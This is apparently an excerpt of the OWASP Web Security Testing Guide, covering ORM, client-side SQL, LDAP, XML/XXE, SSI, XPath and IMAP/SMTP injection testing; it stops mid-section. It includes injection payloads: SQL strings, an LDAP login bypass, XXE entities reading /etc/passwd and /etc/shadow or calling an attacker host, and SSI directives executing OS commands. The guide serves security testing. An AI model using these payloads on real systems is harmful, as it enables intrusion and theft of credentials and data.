- PHP Documentation: “MongoCollection::find”
- Hacking NodeJS and MongoDB
- Attacking NodeJS and MongoDB

Testing for ORM Injection

Summary

Object Relational Mapping (ORM) Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM layer.

The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardize code templates for these objects, and that they usually provide a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.

How to Test

ORM layers can be prone to vulnerabilities, as they extend the surface of attack. Instead of directly targeting the application with SQL queries, you'd be focusing on abusing the ORM layer to send malicious SQL queries.

Identify the ORM Layer

To effeciently test and understand what's happening between your requests and the backend queries, and as with everything related to conducting proper testing, it is essential to identify the technology being used. By following the information gathering chapter, you should be aware of the technology being used by the application at hand. Check this list mapping languages to their respective ORMs.

Abusing the ORM Layer

After identifying the possible ORM being used, it becomes essential to understand how its parser is functioning, and study methods to abuse it, or even maybe if the application is using an old version, identify CVEs pertaining to the library being used. Sometimes, ORM layers are not properly implemented, and thus allow for the tester to conduct normal SQL Injection, without worrying about the ORM layer.

Weak ORM Implementation

A vulnerable scenario where the ORM layer was not implemented properly, taken from SANS:

```
List results = session.createQuery("from Orders as orders where orders.id = " +
currentOrder.getId()).list();
List results = session.createSQLQuery("Select * from Books where author = " +
book.getAuthor()).list();
```

The above didn't implement the positional parameter, which allows the developer to replace the input with a `?`. An example would be as such:

```
Query hqlQuery = session.createQuery("from Orders as orders where orders.id = ?");
List results = hqlQuery.setString(0, "123-ADB-567-QTWYTFDL").list(); // 0 is the first position,
where it is dynamically replaced by the string set
```

This implementation leaves the validation and sanitization to be done by the ORM layer, and the only way to bypass it would be by identifying an issue with the ORM layer.

Vulnerable ORM Layer

ORM layers are code, third-party libraries most of the time. They can be vulnerable just like any other piece of code. One example could be the sequelize ORM npm library which was found to be vulnerable in 2019. In another research done by RIPS Tech, bypasses were identified in the hibernate ORM used by Java.

Based on their blog article, a cheat sheet that could allow the tester to identify issues could be outlined as follows:

DBMS	SQL Injection
MySQL	`abc\' INTO OUTFILE --`
PostgreSQL	`$$='$$=chr(61)
Oracle	`NVL(TO_CHAR(DBMS_XMLGEN.getxml('select 1 where 1337>1')),'1')!='1'`
MS SQL	`1<LEN(%C2%A0(select%C2%A0top%C2%A01%C2%A0name%C2%A0from%C2%A0users)`

Another example would include the Laravel Query-Builder, which was found to be vulnerable in 2019.

References

- Wikipedia - ORM
- New Methods for Exploiting ORM Injections in Java Applications (HITB16)
- HITB2016 Slides - ORM Injections in Java Applications]
- Fixing SQL Injection: ORM is not enough
- PayloadAllTheThings - HQL Injection

Testing for Client-side

Summary

Client-side SQL injection occurs when an application implements the Web SQL Database technology and doesn't properly validate the input nor parametrize its query variables. This database is manipulated by using JavaScript (JS) API calls, such as `openDatabase()`, which creates or opens an existing database.

Test Objectives

The following test scenario will validate that proper input validation is conducted. If the implementation is vulnerable, the attacker can read, modify, or delete information stored within the database.

How to Test

Identify the Usage of Web SQL DB

If the tested application implements the Web SQL DB, the following three calls will be used in the client-side core:

- `openDatabase()`
- `transaction()`
- `executeSQL()`

The code below shows an example of the APIs' implementation:

```
var db = openDatabase(shortName, version, displayName, maxSize);

db.transaction(function(transaction) {
    transaction.executeSql('INSERT INTO LOGS (time, id, log) VALUES (?, ?, ?)', [dateTime, id,
log]);
});
```

Web SQL DB Injection

After confirming the usage of `executeSQL()`, the attacker is ready to test and validate the security of its implementation.

The Web SQL DB's implementation is based on SQLite's syntax.

Bypassing Conditions

The following example shows how this could be exploited on the client-side:

```
// URL example: https://example.com/user#15
var userId = document.location.hash.substring(1,); // Grabs the ID without the hash -> 15

db.transaction(function(transaction){
    transaction.executeSQL('SELECT * FROM users WHERE user = ' + userId);
});
```

To return information for all the users, instead of only the user corresponding to the attacker, the following could be used: `15 OR 1=1` in the URL fragment.

For additional SQL Injection payloads, go to the Testing for SQL Injection scenario.

Remediation

Follow the same remediation from the Testing for SQL Injection's Remediation Section.

References

- W3C Web SQL Database
- Apple's JavaScript Database Tutorial
- Tutorialspoint HTML5 Web SQL Database
- Portswigger's Client-Side SQL Injection

Testing for LDAP Injection

ID
WSTG-INPV-06

Summary

The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server-side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

Rfc2254 defines a grammar on how to build a search filter on LDAPv3 and extends Rfc1960 (LDAPv2).

An LDAP search filter is constructed in Polish notation, also known as Polish notation prefix notation.

This means that a pseudo code condition on a search filter like this:

```
find("cn=John & userPassword=mypass")
```

will be represented as:

```
find("(&(cn=John)(userPassword=mypass))")
```

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters:

Metachar	Meaning
&	Boolean AND
|	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

More complete examples on how to build a search filter can be found in the related RFC.

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content

- Evade application restrictions
- Gather unauthorized informations
- Add or modify Objects inside LDAP tree structure.

Test Objectives

- Identify LDAP injection points.
- Assess the severity of the injection.

How to Test

Example 1: Search Filters

Let's suppose we have a web application using a search filter like the following one:

`searchfilter="(cn="+user+")"`

which is instantiated by an HTTP request like this:

`http://www.example.com/ldapsearch?user=John`

If the value `John` is replaced with a `*`, by sending the request:

`http://www.example.com/ldapsearch?user=*`

the filter will look like:

`searchfilter="(cn=*)"`

which matches every object with a 'cn' attribute equals to anything.

If the application is vulnerable to LDAP injection, it will display some or all of the user's attributes, depending on the application's execution flow and the permissions of the LDAP connected user.

A tester could use a trial-and-error approach, by inserting in the parameter `(`, `|`, `&`, `*` and the other characters, in order to check the application for errors.

Example 2: Login

If a web application uses LDAP to check user credentials during the login process and it is vulnerable to LDAP injection, it is possible to bypass the authentication check by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web application uses a filter to match LDAP user/password pair.

`searchlogin= "(&(uid="+user+")(userpassword={md5}"+base64(pack("h*"md5(pass)))+"))";`

By using the following values:

```
user=*)(uid=*))(|(uid=*
pass=password
```

the search filter will results in:

`searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";`

which is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree.

Tools

- Softerra LDAP Browser

References

- LDAP Injection Prevention Cheat Sheet

Whitepapers

- Sacha Faust: LDAP Injection: Are Your Applications Vulnerable?
- IBM paper: Understanding LDAP
- RFC 1960: A String Representation of LDAP Search Filters
- LDAP injection

Testing for XML Injection

ID
WSTG-INPV-07

Summary

XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result.

This section describes practical examples of XML Injection. First, an XML style communication will be defined and its working principles explained. Then, the discovery method in which we try to insert XML metacharacters. Once the first step is accomplished, the tester will have some information about the XML structure, so it will be possible to try to inject XML data and tags (Tag Injection).

Test Objectives

- Identify XML injection points.
- Assess the types of exploits that can be attained and their severities.

How to Test

Let's suppose there is a web application using an XML style communication in order to perform user registration. This is done by creating and adding a new `user>` node in an `xmlDb` file.

Let's suppose the xmlDB file is like the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
</users>
```

When a user registers himself by filling an HTML form, the application receives the user's data in a standard request, which, for the sake of simplicity, will be supposed to be sent as a `GET` request.

For example, the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

will produce the request:

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

The application, then, builds the following node:

```
<user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

which will be added to the xmlDB:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
    <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
    </user>
</users>
```

Discovery

The first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters.

XML metacharacters are:

- Single quote: `'` - When not sanitized, this character could throw an exception during XML parsing, if the injected value is going to be part of an attribute value in a tag.

As an example, let's suppose there is the following attribute:

```
<node attrib='$inputValue'/>
```

So, if:

```
inputValue = foo'
```

is instantiated and then is inserted as the attrib value:

```
<node attrib='foo''/>
```

then, the resulting XML document is not well formed.

- Double quote: `"` - this character has the same meaning as single quote and it could be used if the attribute value is enclosed in double quotes.

```
<node attrib="$inputValue"/>
```

So if:

```
$inputValue = foo"
```

the substitution gives:

```
<node attrib="foo""/>
```

and the resulting XML document is invalid.

- Angular parentheses: `>` and `<` - By adding an open or closed angular parenthesis in a user input like the following:

```
Username = foo<
```

the application will build a new node:

```
<user>
    <username>foo<</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

but, because of the presence of the open '<', the resulting XML document is invalid.

- Comment tag: `<!--/-->` - This sequence of characters is interpreted as the beginning/end of a comment. So by injecting one of them in Username parameter:

```
Username = foo<!--
```

the application will build a node like the following:

```
<user>
    <username>foo<!--</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

which won't be a valid XML sequence.

- Ampersand: `&` - The ampersand is used in the XML syntax to represent entities. The format of an entity is `&symbol;`. An entity is mapped to a character in the Unicode character set.

For example:

```
<tagnode>&lt;</tagnode>
```

is well formed and valid, and represents the `<` ASCII character.

If `&` is not encoded itself with `&`, it could be used to test XML injection.

In fact, if an input like the following is provided:

`Username = &foo`

a new node will be created:

```
<user>
    <username>&foo</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

but, again, the document is not valid: `&foo` is not terminated with `;` and the `&foo;` entity is undefined.

- CDATA section delimiters: `<!\[CDATA\[ / ]]>` - CDATA sections are used to escape blocks of text containing characters which would otherwise be recognized as markup. In other words, characters enclosed in a CDATA section are not parsed by an XML parser.

For example, if there is the need to represent the string `<foo>` inside a text node, a CDATA section may be used:

```
<node>
    <![CDATA[<foo>]]>
</node>
```

so that `<foo>` won't be parsed as markup and will be considered as character data.

If a node is created in the following way:

`<username><![CDATA[<$userName]]></username>`

the tester could try to inject the end CDATA string `]]>` in order to try to invalidate the XML document.

`userName = ]]>`

this will become:

`<username><![CDATA[]]>]]></username>`

which is not a valid XML fragment.

Another test is related to CDATA tag. Suppose that the XML document is processed to generate an HTML page. In this case, the CDATA section delimiters may be simply eliminated, without further inspecting their contents. Then, it is possible to inject HTML tags, which will be included in the generated page, completely bypassing existing sanitization routines.

Let's consider a concrete example. Suppose we have a node containing some text that will be displayed back to the user.

```
<html>
    $HTMLCode
</html>
```

Then, an attacker can provide the following input:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

and obtain the following node:

```
<html>
    <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

During the processing, the CDATA section delimiters are eliminated, generating the following HTML code:

```
<script>
    alert('XSS')
</script>
```

The result is that the application is vulnerable to XSS.

External Entity: The set of valid entities can be extended by defining new entities. If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, e.g., a file on the local machine or on a remote systems. This behavior exposes the application to XML eXternal Entity (XXE) attacks, which can be used to perform denial of service of the local system, gain unauthorized access to files on the local machine, scan remote machines, and perform denial of service of remote systems.

To test for XXE vulnerabilities, one can use the following input:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [ <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///dev/random" >]>
        <foo>&xxe;</foo>
```

This test could crash the web server (on a UNIX system), if the XML parser attempts to substitute the entity with the contents of the /dev/random file.

Other useful tests are the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [ <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [ <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [ <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [ <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Tag Injection

Once the first step is accomplished, the tester will have some information about the structure of the XML document. Then, it is possible to try to inject XML data and tags. We will show an example of how this can lead to a privilege escalation attack.

Let's considering the previous application. By inserting the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

the application will build a new node and append it to the XML database:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail>s4tan@hell.com</mail>
        <userid>0</userid>
        <mail>s4tan@hell.com</mail>
    </user>
</users>
```

The resulting XML file is well formed. Furthermore, it is likely that, for the user tony, the value associated with the userid tag is the one appearing last, i.e., 0 (the admin ID). In other words, we have injected a user with administrative privileges.

The only problem is that the userid tag appears twice in the last user node. Often, XML documents are associated with a schema or a DTD and will be rejected if they don't comply with it.

Let's suppose that the XML document is specified by the following DTD:

```
<!DOCTYPE users [
    <!ELEMENT users (user+) >
    <!ELEMENT user (username,password,userid,mail+) >
    <!ELEMENT username (#PCDATA) >
    <!ELEMENT password (#PCDATA) >
    <!ELEMENT userid (#PCDATA) >
    <!ELEMENT mail (#PCDATA) >
]>
```

Note that the userid node is defined with cardinality 1. In this case, the attack we have shown before (and other simple attacks) will not work, if the XML document is validated against its DTD before any processing occurs.

However, this problem can be solved, if the tester controls the value of some nodes preceding the offending node (userid, in this example). In fact, the tester can comment out such node, by injecting a comment start/end sequence:

```
Username: tony
Password: Un6R34kb!e</password><!--
E-mail: --><userid>0</userid><mail>s4tan@hell.com
```

In this case, the final XML database is:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password><!--</password>
        <userid>500</userid>
        <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
    </user>
</users>
```

The original `userid` node has been commented out, leaving only the injected one. The document now complies with its DTD rules.

Source Code Review

The following Java API may be vulnerable to XXE if they are not configured properly.

```
javax.xml.parsers.DocumentBuilder
javax.xml.parsers.DocumentBuildFactory
org.xml.sax.EntityResolver
org.dom4j.*
javax.xml.parsers.SAXParser
javax.xml.parsers.SAXParserFactory
TransformerFactory
SAXReader
DocumentHelper
SAXBuilder
SAXParserFactory
XMLReaderFactory
XMLInputFactory
SchemaFactory
DocumentBuilderFactoryImpl
SAXTransformerFactory
DocumentBuilderFactoryImpl
XMLReader
Xerces: DOMParser, DOMParserImpl, SAXParser, XMLParser
```

Check source code if the docType, external DTD, and external parameter entities are set as forbidden uses.

- XML External Entity (XXE) Prevention Cheat Sheet

In addition, the Java POI office reader may be vulnerable to XXE if the version is under 3.10.1.

The version of POI library can be identified from the filename of the JAR. For example,

- `poi-3.8.jar`
- `poi-ooxml-3.8.jar`

The followings source code keyword may apply to C.

- libxml2: xmlCtxtReadMemory,xmlCtxtUseOptions,xmlParseInNodeContext,xmlReadDoc,xmlReadFd,xmlReadFile ,xmlReadIO,xmlReadMemory, xmlCtxtReadDoc ,xmlCtxtReadFd,xmlCtxtReadFile,xmlCtxtReadIO
- libxerces-c: XercesDOMParser, SAXParser, SAX2XMLReader

Tools

- XML Injection Fuzz Strings (from wfuzz tool)

References

- XML Injection
- Gregory Steuck, “XXE (Xml eXternal Entity) attack”
- OWASP XXE Prevention Cheat Sheet

Testing for SSI Injection

ID
WSTG-INPV-08

Summary

Web servers usually give developers the ability to add small pieces of dynamic code inside static HTML pages, without having to deal with full-fledged server-side or client-side languages. This feature is provided by Server-Side Includes(SSI).

Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an alternative to writing CGI programs or embedding code using server-side scripting languages, when there's only need to perform very simple tasks. Common SSI implementations provide directives (commands) to include external files, to set and print web server CGI environment variables, or to execute external CGI scripts or system commands.

SSI can lead to a Remote Command Execution (RCE), however most webservers have the `exec` directive disabled by default.

This is a vulnerability very similar to a classical scripting language injection vulnerability. One mitigation is that the web server needs to be configured to allow SSI. On the other hand, SSI injection vulnerabilities are often simpler to exploit, since SSI directives are easy to understand and, at the same time, quite powerful, e.g., they can output the content of files and execute system commands.

Test Objectives

- Identify SSI injection points.
- Assess the severity of the injection.

How to Test

To test for exploitable SSI, inject SSI directives as user input. If SSI are enabled and user input validation has not been properly implemented, the server will execute the directive. This is very similar to a classical scripting language injection vulnerability in that it occurs when user input is not properly validated and sanitized.

First determine if the web server supports SSI directives. Often, the answer is yes, as SSI support is quite common. To determine if SSI directives are supported, discover the type of web server that the target is running using information gathering techniques (see Fingerprint Web Server). If you have access to the code, determine if SSI directives are used by searching through the webserver configuration files for specific keywords.

Another way of verifying that SSI directives are enabled is by checking for pages with the `.shtml` extension, which is associated with SSI directives. The use of the `.shtml` extension is not mandatory, so not having found any `.shtml` files doesn't necessarily mean that the target is not vulnerable to SSI injection attacks.

The next step is determining all the possible user input vectors and testing to see if the SSI injection is exploitable.

First find all the pages where user input is allowed. Possible input vectors may also include headers and cookies. Determine how the input is stored and used, i.e if the input is returned as an error message or page element and if it was modified in some way. Access to the source code can help you to more easily determine where the input vectors are and how input is handled.

Once you have a list of potential injection points, you may determine if the input is correctly validated. Ensure it is possible to inject characters used in SSI directives such as `<!#=/."->` and `[a-zA-Z0-9]`

The below example returns the value of the variable. The references section has helpful links with server-specific documentation to help you better assess a particular system.

```
<!--#echo var="VAR" -->
```

When using the `include` directive, if the supplied file is a CGI script, this directive will include the output of the CGI script. This directive may also be used to include the content of a file or list files in a directory:

```
<!--#include virtual="FILENAME" -->
```

To return the output of a system command:

```
<!--#exec cmd="OS_COMMAND" -->
```

If the application is vulnerable, the directive is injected and it would be interpreted by the server the next time the page is served.

The SSI directives can also be injected in the HTTP headers, if the web application is using that data to build a dynamically generated page:

```
GET / HTTP/1.1
Host: www.example.com
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#include virtual="/proc/version"-->
```

Tools

- Web Proxy Burp Suite
- OWASP ZAP
- String searcher: grep

References

- Nginx SSI module
- Apache: Module mod_include
- IIS: Server Side Includes directives
- Apache Tutorial: Introduction to Server Side Includes
- Apache: Security Tips for Server Configuration
- SSI Injection instead of JavaScript Malware
- IIS: Notes on Server-Side Includes (SSI) syntax
- Header Based Exploitation

Testing for XPath Injection

ID
WSTG-INPV-09

Summary

XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath injection testing, we test if it is possible to inject XPath syntax into a request interpreted by the application, allowing an attacker to execute user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to bypass authentication mechanisms or access information without proper authorization.

Web applications heavily use databases to store and access the data they need for their operations. Historically, relational databases have been by far the most common technology for data storage, but, in the last years, we are witnessing an increasing popularity for databases that organize data using the XML language. Just like relational databases are accessed via SQL language, XML databases use XPath as their standard query language.

Since, from a conceptual point of view, XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as SQL Injection attacks. In some aspects, XPath is even more powerful than standard SQL, as its whole power is already present in its specifications, whereas a large number of the techniques that can be used in a SQL Injection attack depend on the characteristics of the SQL dialect used by the target database. This means that XPath injection attacks can be much more adaptable and ubiquitous. Another advantage of an XPath injection attack is that, unlike SQL, no ACLs are enforced, as our query can access every part of the XML document.

Test Objectives

- Identify XPATH injection points.

How to Test

The XPath attack pattern was first published by Amit Klein and is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let's imagine a login page that manages the authentication to an application in which the user must enter their username and password. Let's assume that our database is represented by the following XML file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <account>admin</account>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <account>guest</account>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <account>guest</account>
    </user>
</users>
```

An XPath query that returns the account whose username is `gandalf` and the password is `!c3` would be the following:

```
string(//user[username/text()='gandalf' and password/text()='!c3']/account/text())
```

If the application does not properly filter user input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values:

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

Looks quite familiar, doesn't it? Using these parameters, the query becomes:

```
string(//user[username/text()='' or '1' = '1' and password/text()='' or '1' = '1']/account/text())
```

As in a common SQL Injection attack, we have created a query that always evaluates to true, which means that the application will authenticate the user even if a username or a password have not been provided. And as in a common SQL Injection attack, with XPath injection, the first step is to insert a single quote (`'`) in the field to be tested, introducing a syntax error in the query, and to check whether the application returns an error message.

If there is no knowledge about the XML data internal details and if the application does not provide useful error messages that help us reconstruct its internal logic, it is possible to perform a Blind XPath Injection attack, whose goal is to reconstruct the whole data structure. The technique is similar to inference based SQL Injection, as the approach is to inject code that creates a query that returns one bit of information. Blind XPath Injection is explained in more detail by Amit Klein in the referenced paper.

References

Whitepapers

- Amit Klein: "Blind XPath Injection"
- XPath 1.0 specifications

Testing for IMAP SMTP Injection

ID
WSTG-INPV-10

Summary

This threat affects all applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not being properly sanitized.

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to conduct direct testing.

An IMAP/SMTP Injection makes it possible to access a mail server which otherwise would not be directly accessible from the Internet. In some cases, these internal systems do not have the same level of infrastructure security and hardening that is applied to the front-end web servers. Therefore, mail server results may be more vulnerable to attacks by end users (see the scheme presented in Figure 1).




Figure 4.7.10-1: Communication with the mail servers using the IMAP/SMTP Injection technique

Figure 1 depicts the flow of traffic generally seen when using webmail technologies. Step 1 and 2 is the user interacting with the webmail client, whereas step 2 is the tester bypassing the webmail client and interacting with the back-end mail servers directly.

This technique allows a wide variety of actions and attacks. The possibilities depend on the type and scope of injection and the mail server technology being tested.

Some examples of attacks using the IMAP/SMTP Injection technique are:

- Exploitation of vulnerabilities in the IMAP/SMTP protocol
- Application restrictions evasion
- Anti-automation process evasion
- Information leaks
- Relay/SPAM

Test Objectives

- Identify IMAP/SMTP injection points.
- Understand the data flow and deployment structure of the system.

- Assess the injection impacts.

How to Test

Identifying Vulnerable Parameters

In order to detect vulnerable parameters, the tester has to analyze the application's ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a secure application, the response should be an error with some corresponding action telling the client that something has gone wrong. In a vulnerable application, the malicious request may be processed by the back-end application that will answer with a `HTTP 200 OK` response message.

It is important to note that the requests being sent should match the technology being tested. Sending SQL injection strings for Microsoft SQL server when a MySQL server is being used will result in false positive responses. In this case, sending malicious IMAP commands is modus operandi since IMAP is the underlying protocol being tested.

IMAP special parameters that should be used are:

On the IMAP server	On the SMTP server
Authentication	Emissor email
operations with mail boxes (list, read, create, delete, rename)	Destination email
operations with messages (read, copy, move, delete)	Subject
Disconnection	Message body
	Attached files

In this example, the "mailbox" parameter is being tested by manipulating all requests with the parameter in:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
```

The following examples can be used.

- Assign a null value to the parameter:

```
http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- Substitute the value with a random value:

```
http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Add other values to the parameter:

```
http://<webmail>/src/read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1
```

- Add non standard special characters (i.e.: `\`, `'`, `"`, `@`, `#`, `!`, `|`):

```
http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Eliminate the parameter:

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

The final result of the above testing gives the tester three possible situations: S1 - The application returns a error code/message S2 - The application does not return an error code/message, but it does not realize the requested operation S3 - The application does not return an error code/message and realizes the operation requested normally

Situations S1 and S2 represent successful IMAP/SMTP injection.

An attacker's aim is receiving the S1 response, as it is an indicator that the application is vulnerable to injection and further manipulation.

Let's suppose that a user retrieves the email headers using the following HTTP request:

`http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0`

An attacker might modify the value of the parameter INBOX by injecting the character `"` (%22 using URL encoding):

`http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0`

In this case, the application answer may be:

```
ERROR: Bad or malformed request.
Query: SELECT "INBOX""
Server responded: Unexpected extra arguments to Select
```

The situation S2 is harder to test successfully. The tester needs to use blind command injection in order to determine if the server is vulnerable.

On the other hand, the last situation (S3) is not revelant in this paragraph.

> List of vulnerable parameters
>
> - Affected functionality
> - Type of possible injection (IMAP/SMTP)

Understanding the Data Flow and Deployment Structure of the Client

After identifying all vulnerable parameters (for example, `passed_id`), the tester needs to determine what level of injection is possible and then design a testing plan to further exploit the application.

In this test case, we have detected that the application's `passed_id` parameter is vulnerable and is used in the following request:

`http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1`

Using the following test case (providing an alphabetical value when a numerical value is required):

`http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1`

will generate the following error message:

```
ERROR : Bad or malformed request.
Query: FETCH test:test BODY[HEADER]
Server responded: Error in IMAP command received by server.
```

In this example, the error message returned the name of the executed command and the corresponding parameters.

In other situations, the error message (`not controlled` by the application) contains the name of the executed command, but reading the suitable RFC allows the tester to understand what other possible commands can be executed.

If the application does not return descriptive error messages, the tester needs to analyze the affected functionality to deduce all the possible commands (and parameters) associated with the above mentioned functionality. For example, if a vulnerable parameter has been detected in the create mailbox functionality, it is logical to assume that the affected IMAP command is `CREATE`. According to the RFC, the `CREATE` command accepts one parameter which specifies the name of the mailbox to create.

> List of IMAP/SMTP commands affected
>
> - Type, value, and number of parameters expected by the affected IMAP/SMTP commands

IMAP/SMTP Command Injection

Once the tester has identified vulnerable parameters and has analyzed the context in which they are executed, the next stage is exploiting the functionality.

This stage has two possible outcomes:

